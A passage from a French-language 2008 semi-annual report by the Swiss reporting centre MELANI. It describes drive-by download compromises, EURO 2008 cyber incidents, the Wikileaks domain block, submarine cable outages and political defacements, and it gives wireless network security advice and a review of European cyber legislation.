panne peu après.

MELANI ne croit pas à une attaque DDoS, car il n'y a jamais eu plus de cinq accès par seconde. Plus probablement, le système n'était pas adapté à l'afflux de demandes légitimes. En revanche, MELANI soupçonne la banque de données MySQL du site d'avoir été compromise. Elle recueillait les inscriptions faites dans le livre des visiteurs.

4.3 Criminalité

Corruption de sites Internet pour des infections par drive-by download

Le nombre d'*infections par drive-by download* a fortement augmenté ces derniers mois. Les pirates cherchent systématiquement à attaquer des sites Web pour y placer des

programmes malveillants. A cet effet, ils utilisent principalement les failles des contenus Web interactifs ou espionnent les données d'accès des administrateurs de sites.

A la fin de juin 2008, de nombreux sites hébergés par un fournisseur d'accès suisse ont été compromis en vue du placement d'un *JavaScript* malveillant. L'attaque était perfide, car le code ne s'exécutait pas lors du chargement normal du site, mais seulement en cas de consultation à partir d'un moteur de recherche (voir chapitre 2.2). Autre mesure de dissimulation utilisée, ce script malveillant portait le nom d'un JavaScript de Google servant à analyser les sites Web (Google-Analytics). Même le domaine d'enregistrement correspondait au nom officiel donné par Google, à l'exception du domaine de premier niveau. Un millier de sites auraient été piratés. On ignore toutefois le nombre de personnes ayant été infectées.

D'autres sites Internet ont été victimes d'infections par drive-by download. Ainsi les sites de l'ancien conseiller aux Etats valaisan Simon Epiney (simonepiney.ch) et du Parti écologiste suisse (gruene.ch) ont été compromis. Une fois la fraude découverte, les fournisseurs d'accès ont temporairement bloqué ces sites. Là encore, on ignore combien d'utilisateurs ont réellement été infectés. Dans un cas au moins, le fournisseur d'accès a reconnu qu'une *lacune de sécurité* d'une application *PHP* avait permis des manipulations de sites.

Les exploitants de serveurs font bien de vérifier régulièrement leurs applications dans une optique de sécurité et, s'ils constatent des risques, d'effectuer les adaptations requises.[12] MELANI recommande en outre aux administrateurs de serveurs d'introduire dès que possible toutes les mises à jour et les rustines (*patch*), aussi bien pour les logiciels utilisés que pour le serveur Web.

Les données d'accès *FTP* aux sites Web sont également recueillies à grande échelle. Pour y parvenir, les pirates se servent par exemple d'un enregistreur de frappes (*keylogger*) installé sur l'ordinateur servant à l'administration du site Web.

4.4 Divers

Activité modérée des cybercriminels pendant l'EURO 2008

Il était à prévoir que les cybercriminels ne resteraient pas inactifs pendant l'EURO 2008, mais qu'ils s'en serviraient comme d'un tremplin pour leurs agissements criminels. L'ampleur de leurs activités est toutefois restée limitée. Quelques incidents sont indiqués ci-dessous:

euroticketshop.com
A la fin de mars 2008, des pirates ont réussi à manipuler le site de l'agent de billetterie Euroticketshop pour provoquer une *infection par drive-by download* à l'aide du *cheval de Troie* «TR/Dldr.Small.hzj». Ce dernier téléchargeait, en fonction des besoins du pirate, d'autres *maliciels* aux fonctions diverses. On ignore combien d'ordinateurs ont été infectés sur ce site.

sleep-in.ch

[12] Pour des informations complémentaires, voir: http://www.heise.de/security/Grundsicherung-fuer-PHP-Software--/artikel/96564 (état au 11.08.2008).

Le site suisse «sleep-in.ch», sur lequel des particuliers offraient des possibilités d'hébergement pour l'EURO 2008, a admis avoir été attaqué par des pirates le 21 avril 2008. Les offres de plus de 2800 hôtes et de leurs clients ont été effacées à cette occasion. Les sauvegardes ont toutefois permis de restaurer en bonne partie les données perdues.

Prétendue loterie de l'UEFA
De nombreux courriels expédiés pendant l'EURO 2008 prétendaient que leur destinataire avait gagné un million d'euros à la loterie de l'UEFA. Cette loterie était bien entendu une pure invention. Le courriel était une tentative typique d'extorquer de l'argent par de fausses promesses. En effet, quiconque répondait à un tel courriel devait d'abord effectuer un paiement anticipé sous un prétexte officieux (impôt sur le bénéfice). L'argent promis au départ n'était bien entendu jamais versé.

Défiguration du site Internet du Ministère croate des affaires étrangères
Des pirates probablement turcs ont manipulé le site Internet du Ministère croate des affaires étrangères pendant le match Croatie – Turquie. Un drapeau turc s'affichait en lieu et place du texte d'origine. Le *serveur* a été désactivé une fois la fraude découverte.

Panne de courant au Centre international de diffusion de l'UEFA
Une coupure de courant survenue au Centre international de diffusion de l'UEFA à Vienne a interrompu pendant huit minutes la retransmission de la demi-finale Allemagne – Turquie. Un violent orage s'était abattu sur la capitale autrichienne au moment de la panne. Une erreur de logiciel a empêché le démarrage immédiat des génératrices de secours et causé une panne informatique. Les chaînes télévisées de tous les pays ont été touchées, hormis la télévision suisse et Al Jazeera.

L'EURO 2008 a été très calme du point de vue de la sûreté de l'information. Les experts s'attendaient à ce que des cybercriminels utilisent l'EURO comme vitrine et comme moyen de tromper les internautes. Quelques attaques ont bien été enregistrées, mais globalement MELANI n'a pas reçu davantage d'annonces que les autres mois. Il importe en particulier de souligner qu'il n'y a pas eu d'attaque *DDoS* contre les sites d'*infrastructures d'information critiques* ou contre des sites de l'EURO 2008.

Blocage temporaire de wikileaks.org

Wikileaks est un projet mis sur pied anonymement à la fin de 2006 «afin de divulguer et d'analyser des documents dont la source ne puisse pas être identifiable et pour une diffusion à grande échelle». Il est conçu en premier lieu pour les dissidents n'ayant pas la possibilité de communiquer leur savoir à la presse de leur pays, en raison de la censure. Wikileaks souhaite toutefois aussi pouvoir aider «tous ceux qui veulent porter à la connaissance de tous les comportements non éthiques de leur gouvernement ou de grandes entreprises». Wikileaks ne garantit toutefois pas l'authenticité des documents publiés et s'en remet à ses lecteurs pour effectuer, le cas échéant, des vérifications complémentaires.

Le 15 février 2008, le site wikileaks.org a été bloqué suite à une décision provisoire d'un juge californien communiquée au registraire du nom de domaine. Cette mesure visait la publication de documents précis. Un ancien collaborateur de la filiale de la banque Julius Bär aux Iles Cayman avait accusé son employeur de participer aux activités de blanchiment d'argent et de soustraction fiscale de sa clientèle. Des documents étayant cette thèse furent placés sur le site wikileaks.org (correspondance, mémos internes, calculs effectués par la banque). Selon Julius Bär, il s'agissait en partie de documents volés, parfois falsifiés, et de faux inventés de toutes pièces. La banque a donc porté plainte contre cette publication et obtenu d'un juge américain le blocage «temporaire» du domaine. Les organisations

américaines de défense des droits civiques ainsi que les médias ont vivement protesté, au nom du droit fondamental à la liberté d'expression. Deux semaines plus tard, le juge changeait d'avis «pour des raisons de droit constitutionnel et suite à d'autres considérations de nature juridique». Ainsi la décision a été annulée et le site est redevenu accessible à son adresse d'origine depuis le 29 février 2008. La banque a retiré par la suite sa plainte contre wikileaks.org.

Lorsqu'une entreprise ou un organe étatique cherche à empêcher la publication de documents sur Internet, ses efforts restent habituellement vains. Dans le cas d'espèce, le courrier échangé entre la banque et ses avocats a été publié peu après sur Wikileaks, et un commentaire décrivait cette tentative de censure comme preuve de l'authenticité du matériel mis en ligne. L'agitation médiatique liée à ce blocage de domaine a valu à Wikileaks une importante publicité internationale. D'où un prestige supplémentaire pour les documents dont il était pourtant avéré qu'il s'agissait de faux.

Wikileaks se présente comme un réseau mondial développé par une communauté de bénévoles. Ce maillage lui assure une grande souplesse en cas de besoin. En effet, les adresses de rechange (wikileaks.be, wikileaks.cx, etc.) rendent aisée la consultation de son contenu même après le blocage d'un domaine racine. Et même si tous les domaines alternatifs connus étaient bloqués, leurs contenus resteraient accessibles grâce aux nombreux *serveurs*, situés dans différents pays, qui les reprennent. Par ailleurs, en cas d'attaque physique lancée contre le serveur en ligne actuel du site, un autre serveur prendrait immédiatement la relève. En bref, une fois qu'un document est publié sur wikileaks, il n'est plus possible de l'en effacer.

5 Bilan international de l'infrastructure TIC

5.1 Pannes

Perturbation du trafic Internet due à des câbles sous-marins endommagés

Au début de 2008, plusieurs câbles Internet sous-marins ont été endommagés à quelques jours d'intervalle en Méditerranée et dans le golfe Persique. Le trafic Internet entre l'Europe, le Proche-Orient et le sous-continent indien a été très gravement perturbé par endroits. De tels incidents appellent des réponses quant à la vulnérabilité d'Internet et aux redondances nécessaires.

D'abord il y a eu la rupture, en Méditerranée, de deux câbles sous-marins reliant l'Europe à l'Inde, via l'Egypte et les pays du Proche-Orient. L'incident est survenu à un passage obligé du trafic Internet de régions entières du monde. Les dommages ont amputé de 70 % la capacité du réseau égyptien et ont privé l'Inde de près de 50 % de son trafic de données en direction de l'Occident. Quelques jours plus tard, deux autres câbles sous-marins tombaient en panne dans le golfe Persique. Les conséquences ont cependant été moins graves, dans la mesure où il existe d'autres routes dans le monde arabe.

Ce cumul de pannes a donné lieu à de nombreuses spéculations sur leur origine.[13] On sait entre-temps que des ancres de bateaux avaient abîmé au moins deux des câbles. De façon générale, il n'est pas rare que des câbles Internet sous-marins soient endommagés. En 2007 seulement, plus de 50 réparations de câbles ont été effectuées dans l'Atlantique.[14]

Ces incidents rappellent que même Internet ne peut fonctionner sans infrastructures. Le Web consiste en réseaux locaux, interconnectés par des réseaux fédérateurs (backbones) le plus souvent en fibres de verre. Or les câbles formant les réseaux n'ont pas partout la même densité. Dans certaines régions, comme la Méditerranée, les liaisons voisines suppléent aisément aux défaillances locales. Si un point vulnérable connaît une grave panne, Internet peut toutefois être temporairement paralysé. Mais de façon générale, Internet possède une structure redondante qui lui permet de surmonter les pannes, et donc son importante capacité excédentaire présente une faible vulnérabilité.

Gestion prudente des données sensibles

Le 30 avril 2008, les autorités italiennes ont publié sur Internet des déclarations d'impôt datant de 2005. Elles ont agi dans un but de transparence. Or la banque de données n'a pas résisté à l'afflux d'internautes curieux. L'autorité italienne de protection des données a condamné cette publication d'informations à caractère privé et exigé le blocage immédiat du site. De nombreuses données avaient déjà été mises en circulation. Par exemple, le quotidien La Stampa avait téléchargé et publié un grand nombre de déclarations d'impôt.

En mai 2008, un pirate a publié sur Internet des données personnelles concernant six millions de Chiliens (nom, adresse, n° de téléphone, situation sociale, formation). Il avait vraisemblablement pénétré par effraction dans des serveurs du gouvernement et copié les données s'y trouvant. Le forfait concernait les *serveurs* du Ministère de l'éducation, de la commission électorale, de l'armée et de l'entreprise publique de téléphone. Selon plusieurs comptes rendus de l'incident, les données sont restées accessibles pendant plusieurs heures sur des sites Internet populaires où chacun avait la possibilité de les télécharger.

Ces deux cas illustrent à nouveau la difficulté de contrôler les données publiées sur Internet. Il faut en tenir compte pour les données de source privée aussi bien qu'officielle. Comme le montrent l'exemple italien et celui de Schengen (voir chapitre 4.1), de telles pannes ne sont pas toujours imputables à des facteurs techniques. D'où la réelle importance de réglementer, outre la sécurité technique, l'usage fait des documents confidentiels par les collaboratrices et collaborateurs (voir aussi chapitre 2.1).

[13] Voir http://www.economist.com/world/international/displaystory.cfm?story_id=10653963 (état au 29.07.2008).
[14] Pour plus d'information, voir: http://www.heise.de/tr/Warum-das-Netz-zusammenbrach--/artikel/103167 und http://www.heise.de/newsticker/Satellitenbilder-klaeren-Ursachen-fuer-Seekabelbeschaedigungen--/meldung/106502 (état au 29.07.2008).

5.2 Attaques

Piratage à caractère politique: la Lituanie et Radio Free Europe visées

A la fin de juin 2008, près de 300 sites lituaniens ont été barbouillés de symboles de l'ancienne Union soviétique (marteau et faucille). L'attaque a eu lieu quelques jours après l'adoption, en Lituanie, d'une loi réprimant l'exhibition de ces symboles soviétiques. Les sites défigurés appartenaient au gouvernement, aussi bien qu'à des partis politiques et à des entreprises privées. La plupart de ces sites étaient hébergés sur le même *serveur*, dont les pirates ont exploité une *lacune de sécurité*.

En avril 2008 déjà, une attaque *DDoS* elle aussi inspirée par des mobiles politiques avait malmené Radio Free Europe, dont les Etats-Unis soutiennent les programmes. L'attaque concentrée sur le service de diffusion de Radio Free Europe en Biélorussie a débuté la date de l'anniversaire de l'accident de Tchernobyl. Ce jour-là, la radio retransmettait en direct une action de protestation menée à Minsk pour rappeler la détresse des victimes et dénoncer la décision du gouvernement de construire une nouvelle centrale atomique. Au plus fort de l'attaque, l'émetteur aurait reçu jusqu'à 50 000 requêtes par seconde.

Il est extrêmement difficile d'identifier l'auteur de telles attaques. Car un défigurement (*defacement*) recourt souvent à des serveurs malveillants (*proxy bot*) ou à d'autres techniques de dissimulation de l'adresse *IP*. De même, les attaques *DDoS* sont menées à l'aide de *réseaux de zombies* pour empêcher l'identification de l'auteur. Tout indique cependant que les deux attaques avaient des mobiles politiques. Une évaluation du piratage à caractère politique figure au chapitre 2.3.

Piratage de domaines ICANN et IANA

A la fin de juin 2008, un groupe de pirates turc a attaqué des domaines de l'Internet Corporation for Assigned Names and Numbers (ICANN) et de l'Internet Assigned Numbers Authority (IANA) pour les rediriger ailleurs. Les attaques de domaines intéressants et connus ne constituent pas un phénomène nouveau. La particularité tient ici au fait que l'ICANN et l'IANA sont les institutions qui attribuent les noms de domaine et les adresses IP. Plusieurs domaines ont apparemment été détournés sur un site appartenant aux pirates, où figurait en anglais le commentaire suivant: «Vous pensez contrôler les noms de domaine, mais vous vous trompez. C'est nous qui contrôlons les noms de domaine, y compris ceux de l'ICANN!» La manière exacte dont les pirates s'y sont pris reste une énigme. Mais cet épisode semble prouver que nul n'est à l'abri d'une telle attaque.

De tels cas montrent l'importance, pour les fournisseurs d'accès Internet, de constamment actualiser leurs systèmes. La difficulté tient à ce que leurs serveurs hébergent les sites de plusieurs clients. Or si un pirate a trouvé une faille dans une application d'un client, les sites d'autres clients risquent d'être touchés. Et si l'attaque portait sur le serveur Web lui-même, tous les sites qui y sont enregistrés sont menacés.

6 Prévention

6.1 Temps fort: réseaux sans fil

Réseaux sans fil privés

Les réseaux locaux sans fil (*WLAN*) sont désormais très répandus parmi les particuliers. De nombreuses offres Internet incluent déjà un *router* WLAN. En outre, la tendance est au remplacement des stations fixes par des ordinateurs portables équipés par défaut d'une carte réseau sans fil. De même, l'iPhone donnera un nouvel élan à la technologie des réseaux sans fil.

D'un autre côté, les utilisateurs sont plus sensibles, depuis quelques années, aux enjeux de la sécurité. Une enquête du magazine mensuel suisse «IT-Security»[15] portait sur 474 réseaux de téléphonie sans fil. 11 % étaient des points d'accès sans fil (publics), 22 % n'étaient pas cryptés et 67 % étaient sécurisés. Ces chiffres non représentatifs découlent d'une étude de terrain menée en ville de Zurich. Ils rejoignent des tests récents réalisés en Allemagne, selon lesquels «seul» un réseau sans fil sur cinq ou six posséderait une configuration de sécurité qui laisse à désirer.[16] Il est vrai que d'autres tests donnent une image nettement moins bonne des utilisateurs.[17] Dans tous les cas, trop de réseaux sans fil ne sont pas protégés ou du moins ne le sont pas suffisamment, surtout si l'on pense à la constante augmentation du nombre d'abus enregistrés. De tels réseaux courent un risque bien réel d'intrusion et d'enregistrement des communications échangées (voir chapitre 3.1).

Il importe d'évoquer ici l'usage fait des réseaux sans fil ouverts par les cybercriminels cherchant à dissimuler leur identité. Le Service national de coordination de la lutte contre la criminalité sur Internet (SCOCI) a connaissance de divers cas de ce genre. Il s'agissait de chantage, de contrainte sexuelle ou de téléchargement de pornographie infantile. Les réseaux sans fil non cryptés recèlent donc un important potentiel de risque.

Les réseaux sans fil non cryptés s'inscrivent encore dans une situation de flou juridique. Les tribunaux allemands ont rendu plusieurs arrêts au cours des dernières années. Dans une décision de juillet 2006, la Cour de district de Hambourg a fait valoir le principe de la responsabilité du perturbateur.[18] Porte une telle responsabilité toute personne ayant, d'une quelconque manière, contribué délibérément et avec un lien de causalité adéquat à provoquer une atteinte illicite. Doivent également pouvoir être qualifiés de perturbateurs les prestataires qui, en donnant accès à des contenus étrangers, contribuent indirectement à la violation du droit. Autrement dit, quiconque exploite une liaison Internet sans fil doit veiller à la sécurité de son router, au risque d'enfreindre les exigences de vérification pouvant raisonnablement être attendues de lui. Une décision de la Cour d'appel de Düsseldorf constate que chacun est responsable de la sécurité de son réseau sans fil et devra répondre des conséquences éventuelles d'un abus, si la sécurité n'était pas suffisante. Le tribunal a exigé en outre l'installation, sur tous les ordinateurs utilisés par plusieurs personnes, d'un compte doté d'un mot de passe pour chaque utilisateur. Dans une décision du 1er juillet 2008, la Cour d'appel de Francfort-sur-le-Main a refusé une telle approche. Il serait nettement

[15] IT-Security, édition 2/2006, p. 40.

[16] http://www.lifepr.de/pressemeldungen/pc-feuerwehr-franchise-interactive-media-gmbh/boxid-20794.html (état au 11.08.2008).

[17] http://www.pressetext.ch/pte.mc?pte=070904001 (état au 11.08.2008).

[18] Voir l'arrêt de la Cour de district de Hambourg: http://www.lampmannbehn.de/wlan.html (état au 11.08.2008).

exagéré à ses yeux de retenir une responsabilité illimitée du propriétaire de réseau sans fil. Il est vrai que chacun a le devoir d'agir régulièrement, dans le respect de la loi. Mais cette obligation ne doit pas être démesurément étendue, sur la base de la responsabilité du perturbateur, au point de reconnaître une responsabilité pour des tiers inconnus.[19]

Selon le SCOCI, il est exclu à l'heure actuelle qu'un exploitant de réseau sans fil puisse être rendu pénalement responsable en Suisse. De même, il est improbable pour le moment de conclure à sa responsabilité au sens de l'art. 41 CO[20] («Celui qui cause, d'une manière illicite, un dommage à autrui, soit intentionnellement, soit par négligence ou imprudence, est tenu de le réparer.»). Cela ne signifie pas pour autant que le problème des réseaux sans fil ouverts ne soulève aucune difficulté dans le quotidien juridique. En outre, l'exploitant d'un tel réseau doit s'attendre à certains désagréments. Car si une infraction est commise à partir de son réseau sans fil, l'adresse *IP* correspondante parviendra forcément, au cours de l'enquête, à la connaissance des autorités de poursuite pénale. Et comme il s'agit dans la plupart des cas d'un indice fiable, il en résulte généralement une perquisition. Même si la personne soupçonnée à tort n'a rien à craindre, des bruits déplaisants risquent de circuler dans le voisinage et un tel incident laisse un mauvais souvenir.

Mesures à prendre pour les exploitants de réseaux sans fil privés:

Protection de la page d'administration
La plupart des *points d'accès WLAN* disposent, pour l'administration, d'une interface utilisateur accessible avec un navigateur (par une adresse de forme suivante : http://ADRESSE_IP_DU_POINT_D'ACCES). Cette interface permet les configurations ci-après. La page administration est protégée par un mot de passe standard, qu'il faut modifier immédiatement. Modifiez l'identification du réseau (SSID) attribuée de manière standard.

Liaison sans fil en mode Point d'accès
La liaison sans fil directe entre deux ordinateurs (mode ad hoc) est toujours un facteur d'insécurité. Il est donc préférable de passer par un point d'accès central (access point) auquel tous les appareils seront reliés. Ce point d'accès doit être configuré pour autoriser les liaisons sans fil avec Internet uniquement et non entre les appareils du réseau interne.

Désactiver la configuration à distance
Bien des stations de base se prêtent à une reconfiguration des paramètres depuis l'extérieur, via Internet. Cette fonction est conçue pour permettre aux collaborateurs du fabricant de régler différemment la station de base afin d'en corriger les erreurs. Si vous n'avez pas besoin de cette configuration à distance, vous devez absolument veiller à la désactiver.

Modifier l'identification du réseau
Modifiez l'identification de réseau (SSID) attribuée par défaut.

Bloquer l'envoi de l'identification du réseau
Empêchez le point d'accès d'envoyer régulièrement son identification de réseau (SSID) en configurant l'option «Broadcast SSID» sur «Non».

[19] Voir l'arrêt de la Cour d'appel de Francfort: http://medien-internet-und-recht.de/volltext.php?mir_dok_id=1671 (état au 11.08.2008).
[20] http://www.admin.ch/ch/f/rs/220/a41.html (état au 11.08.2008).

Restriction d'accès aux terminaux
Limitez l'accès à votre point d'accès WLAN afin que seuls vos terminaux puissent communiquer avec lui, en saisissant chacune de leurs *adresses MAC*.

Enclencher le cryptage
Activez le cryptage *WPA* ou *WPA2* de votre matériel WLAN en choisissant un mot de passe «fort», c'est-à-dire difficile à deviner. Avec le protocole WPA2-PSK, il devrait comporter au moins 20 signes. Changez régulièrement les clés servant au cryptage.

Si votre matériel WLAN ne soutient pas encore le protocole WPA ou WPA2, activez le cryptage WEP. La clé WEP (de la longueur de votre choix, si possible de 128 Bit) doit être connue aussi bien du point d'accès que du terminal.

Serveur Radius pour les entreprises
La meilleure manière de protéger le réseau d'entreprise consiste probablement à utiliser un serveur RADIUS avec WPA2. RADIUS contrôle notamment les accès au réseau sans fil. Les fonctions principales de RADIUS sont l'authentification, l'autorisation et la gestion de comptes.

Mots de passe pour plusieurs utilisateurs
Si le réseau sans fil est mis à disposition de plusieurs utilisateurs, il faut veiller à limiter l'accès à ces seuls utilisateurs. La meilleure solution consiste à convenir d'un mot de passe au moment du cryptage.

Débrancher le point d'accès quand il n'est pas utilisé
Débranchez le point d'accès si vous ne vous en servez pas pendant un certain temps (une journée entière). Les pirates disposeront ainsi de moins de temps pour lancer leur attaque.

Réseaux sans fil publics

La traçabilité des utilisateurs est un thème à l'ordre du jour pour les prestataires publics de réseaux sans fil, qu'ils poursuivent ou non un but commercial. Beaucoup de prestataires sont dans l'incapacité – ou ne sont que ponctuellement en mesure – de remonter jusqu'à une adresse IP et de l'attribuer à un utilisateur. En Italie par contre, le législateur a réglé la situation dès juillet 2005: tous les exploitants de réseaux publics sans fil doivent enregistrer leurs utilisateurs.[21] Cette réglementation concerne par exemple les exploitants de cybercafés ou d'hôtels. En Suisse, la situation se présente sous un jour différent. Selon la loi sur la surveillance de la correspondance par poste et télécommunication (LSCPT), un fournisseur d'accès à Internet est le fournisseur de services de télécommunication ou le secteur d'un fournisseur de services de télécommunication qui offre une prestation publique de transmission d'informations sur la base de la technologie IP (protocole du réseau Internet [Internet Protocol]) et d'adresses IP publiques. Or comme les réseaux sans fil consistent généralement en adresses IP non pas publiques mais privées, les entreprises ou organisations suisses qui les offrent ne sont donc pas soumis à la LSCPT et à son ordonnance d'application. Il existe néanmoins des moyens simples de contribuer à la sécurité, comme le montre p. ex. le projet WLAN des services industriels lucernois (ewl, Energie Wasser Luzern). Pour bénéficier de l'offre sans fil gratuite d'ewl, la clientèle doit d'abord s'enregistrer par SMS.

[21] Voir http://www.csmonitor.com/2005/1004/p07s01-woeu.html (état au 11.08.2008).

Un autre problème tient aux cartes d'accès sans fil à prépaiement (WLAN prepaid card) des grands fournisseurs Télécom, qui permettent de se connecter anonymement aux points d'accès en service. Cette situation rappelle l'enregistrement obligatoire des cartes à prépaiement des téléphones portables, longtemps exigé et finalement introduit le 1er juillet 2004. Une motion relative à l'enregistrement obligatoire des cartes d'accès sans fil à prépaiement, par analogie aux cartes SIM, est en cours d'examen.

Chacun de nous est toujours plus censé être partout joignable, en tout temps. Les réseaux locaux sans fil (WLAN) jouent un rôle toujours plus important dans le cadre des liaisons mobiles. A l'heure de l'introduction de l'iPhone et d'autres appareils portables avec accès au réseau sans fil, cette forme de communication devrait poursuivre son essor. Par ailleurs, une liaison Internet (par câble ou ondes radio) peut déjà être mise à disposition de plusieurs personnes pour un prix modique. A la différence des solutions câblées, les liaisons sans fil ont toutefois une portée considérable. Dans ce contexte, la traçabilité varie fortement entre les prestataires «privés» et ceux au bénéfice d'une concession. D'où l'importance que tout utilisateur de réseau sans fil veille à préserver l'intégrité de son propre réseau. En effet, une protection correcte empêche des tiers de faire un usage illégal du réseau et en cas de délit, la bonne attribution d'une adresse IP est cruciale pour une lutte efficace contre la cybercriminalité.

7 Activités / Informations

7.1 Collectivités publiques

Allemagne: poursuite du débat sur les perquisitions en ligne

A la fin de février 2008, le Tribunal constitutionnel allemand a décidé de soumettre les perquisitions en ligne à des conditions très strictes.[22] La loi sur la protection de la Constitution de la Rhénanie du Nord – Westphalie, prévoyant que les ordinateurs privés puissent être perquisitionnés sans y mettre des conditions strictes, a ainsi été invalidée.[23] Le tribunal a décidé que lors de toute perquisition en ligne, les enquêteurs doivent respecter le droit fondamental à la préservation de la confidentialité et de l'intégrité des systèmes informatiques. Les empiètements sur ce droit sont certes possibles dans le cadre de mesures préventives ou lors de poursuites pénales, mais ils sont soumis à des conditions sévères. Ainsi une perquisition en ligne n'est possible qu'en cas de soupçons fondés sur la mise en danger concrète d'un bien juridique essentiel. La perquisition doit être autorisée par

[22] Voir la décision du Tribunal constitutionnel fédéral: http://www.bundesverfassungsgericht.de/entscheidungen/rs20080227_1bvr037007.html et le communiqué de presse: http://www.bundesverfassungsgericht.de/pressemitteilungen/bvg08-022.htmls (état au 29.07.2008).

[23] A propos de la loi sur la protection de la Constitution de la Rhénanie du Nord – Westphalie, voir le rapport semestriel 2007/2 de MELANI, au chapitre 7.1: http://www.melani.admin.ch/dokumentation/00123/00124/01048/index.html?lang=fr (état au 29.07.2008).

un juge et les données concernant le cœur de la sphère privée, qui jouit d'une protection absolue, seront immédiatement effacées.

Au début de juin 2008, le Cabinet fédéral a adopté, au titre de la lutte contre le terrorisme, la loi relative à l'extension des compétences de l'Office fédéral allemand de la police judiciaire (BKA).[24] Pour la première fois, cet office obtiendra le pouvoir de prévenir les risques, ainsi que des compétences excédant ses activités d'enquête actuelles. La loi prévoit notamment que cet office peut procéder à des perquisitions en ligne d'ordinateurs privés. Ses partisans soulignent la nécessité d'une telle loi dans la lutte contre le terrorisme, ainsi que sa conformité au droit, notamment à l'arrêt du Tribunal constitutionnel fédéral. Ses adversaires se montrent sceptiques et jugent la loi anticonstitutionnelle, notamment en ce qui concerne l'exigence de séparation entre le travail de la police et l'activité des services secrets. Il n'est pas certain d'ailleurs que la loi entre en vigueur sous sa forme actuelle, car elle exige encore l'aval du Parlement.[25]

En Suisse, les perquisitions en ligne sont interdites à ce jour, en l'absence de soupçon concret. Le nouveau projet de loi fédérale instituant des mesures visant au maintien de la sûreté intérieure (LMSI) prévoit toutefois la possibilité de procéder à des perquisitions secrètes des systèmes informatiques. Une telle mesure n'interviendrait toutefois qu'à titre exceptionnel et moyennant le respect de conditions sévères. Les Chambres fédérales doivent encore débattre sur le projet.

France: nouvelles mesures de lutte contre les cyberattaques

La France a présenté en juin 2008 sa stratégie dans le domaine de la défense et de la sécurité nationale. Quelques-unes des modifications prévues ont trait à la cybercriminalité. A la lumière des menaces actuelles, la France vise à mieux s'armer contre d'éventuelles cyberattaques. D'abord, il s'agit de consolider et de coordonner la défense des réseaux et des systèmes d'information. Il est prévu à cet effet de créer un nouvel organisme, l'Agence de la sécurité des systèmes d'information. Ensuite, la France entend investir dans ses capacités offensives. Le Livre blanc souligne encore la nécessité de renforcer la coopération au niveau européen pour déjouer les attaques visant les systèmes de l'information.[26]

Dans son Livre blanc, la France souligne que le cyberespace est devenu un vaste champ d'opérations militaires, et par conséquent que de nouvelles mesures s'imposent pour le bien du pays. Un nombre croissant de puissances militaires, à l'instar des Etats-Unis et de la Chine, sont en effet convaincues de devoir s'engager davantage dans ce secteur et

[24] Pour le projet de loi, voir: http://www.bmi.bund.de/Internet/Content/Common/Anlagen/Gesetze/Entwurf__BKAG,templateId=raw,property=publicationFile.pdf/Entwurf_BKAG.pdf et pour d'autres informations du Ministère fédéral de l'intérieur: http://www.bmi.bund.de/nn_165104/Internet/Content/Themen/Terrorismus/DatenundFakten/Online-Durchsuchungen.html (état au 29.07.2008).

[25] Pour plus d'informations sur le débat, voir: http://www.heise.de/newsticker/Bundesregierung-beharrt-auf-heimlichen-Online-Durchsuchungen--/meldung/108955 et http://www.heise.de/newsticker/Grosse-Koalition-verteidigt-geplante-Novelle-des-BKA-Gesetzes--/meldung/109743 (état au 29.07.2008).

[26] Livre blanc sur la défense et la sécurité nationale, tome 1, partie 1: http://www.premier-ministre.gouv.fr/IMG/pdf/livre_blanc_tome1_partie1.pdf (état au 21.07.2008).

renforcent leurs capacités.[27] Cette situation indique que toujours plus d'Etats reconsidèrent le potentiel militaire de leurs systèmes d'information, et donc que les programmes classiques d'armement des Etats souverains ne négligent plus le cyberespace.

Suède: adoption par le Parlement d'une loi controversée sur la surveillance

En juin 2008, le Parlement suédois a adopté une loi controversée sur la sécurité, qui étend les pouvoirs de surveillance des services secrets militaires. Cette loi leur permettra de contrôler tous les échanges par courriel, téléphone ou SMS entre la Suède et l'étranger. Ils n'auront même pas besoin à cet effet d'une décision judiciaire. Techniquement parlant, les principales lignes servant aux échanges de données entre la Suède et l'étranger seront équipées de filtres réagissant à certains mots de recherche. L'entrée en vigueur de la loi est prévue pour janvier 2009. Le gouvernement a insisté sur la nécessité d'identifier plus rapidement les menaces extérieures, telles les attaques terroristes ou militaires. Cette décision a suscité de vives critiques et donné matière à un vaste débat politique dans le pays. Les opposants craignent en particulier de graves violations des droits civiques, faute de possibilités suffisantes de protection et de contrôle. Une fondation suédoise active dans la défense des droits civiques a porté plainte auprès de la Cour de justice des Communautés européennes.[28]

OTAN: création en Estonie d'un centre de cyberdéfense

Près d'un an après les attaques informatiques dirigées contre l'Estonie[29], sept Etats membres de l'OTAN (Estonie, Allemagne, Italie, Lettonie, Lituanie, Slovaquie et Espagne) ont signé en mai 2008 un accord portant sur la création à Tallin d'un centre commun de cyberdéfense. Ce centre susceptible d'employer 30 experts a pour but de prévenir les attaques visant les réseaux informatiques des Etats membres.[30] Les Etats-Unis auront un statut d'observateur dans le projet, auquel d'autres Etats membres devraient se rallier dans les années à venir. L'OTAN gère dans différents pays des centres similaires ayant chacun sa spécialité. Ces centres s'en tiennent toutefois à des fonctions de conseil et de recherche et ne sont directement impliqués dans aucun engagement.

La création d'un centre de cyberdéfense était déjà prévue avant les attaques contre l'Estonie. Cet incident a eu pour effet d'accélérer le processus et de régler définitivement la question du siège. La découverte des auteurs de cyberattaques aura beau rester difficile, il est avéré que la cybercriminalité ignore les frontières et que la collaboration internationale s'impose pour la combattre efficacement. Par ailleurs, les Etats membres qui soutiennent ce

[27] Voir aussi le rapport semestriel 2007/1 de MELANI, chapitre 7.2: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=fr (état au 21.07.2008).
[28] Pour plus d'informations, voir: http://www.economist.com/agenda/displaystory.cfm?story_id=11778941; http://www.spiegel.de/netzwelt/web/0,1518,560637,00.html et http://www.centrumforrattvisa.se/index.php/publisher/articleview/frmArticleID/23/ (état au 28.07.2008).
[29] Voir à propos de l'attaque visant l'Estonie le rapport semestriel 2007/1 de MELANI, chapitre 5.1: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=fr (état au 28.07.2008).
[30] Voir p. ex.:http://news.bbc.co.uk/2/hi/europe/7401260.stm et http://www.heise.de/security/Estland-erhaelt-NATO-Excellence-Center-fuer-Cyber-Defense--/news/meldung/107879 (état au 08.07.2008).

centre cherchent à élaborer une définition juridique de ce qu'est une cyberattaque. Les attaques contre l'Estonie ont montré qu'il y a là aussi un réel besoin.

UE: Reconduction de l'Agence européenne chargée de la sécurité des réseaux et de l'information (ENISA)

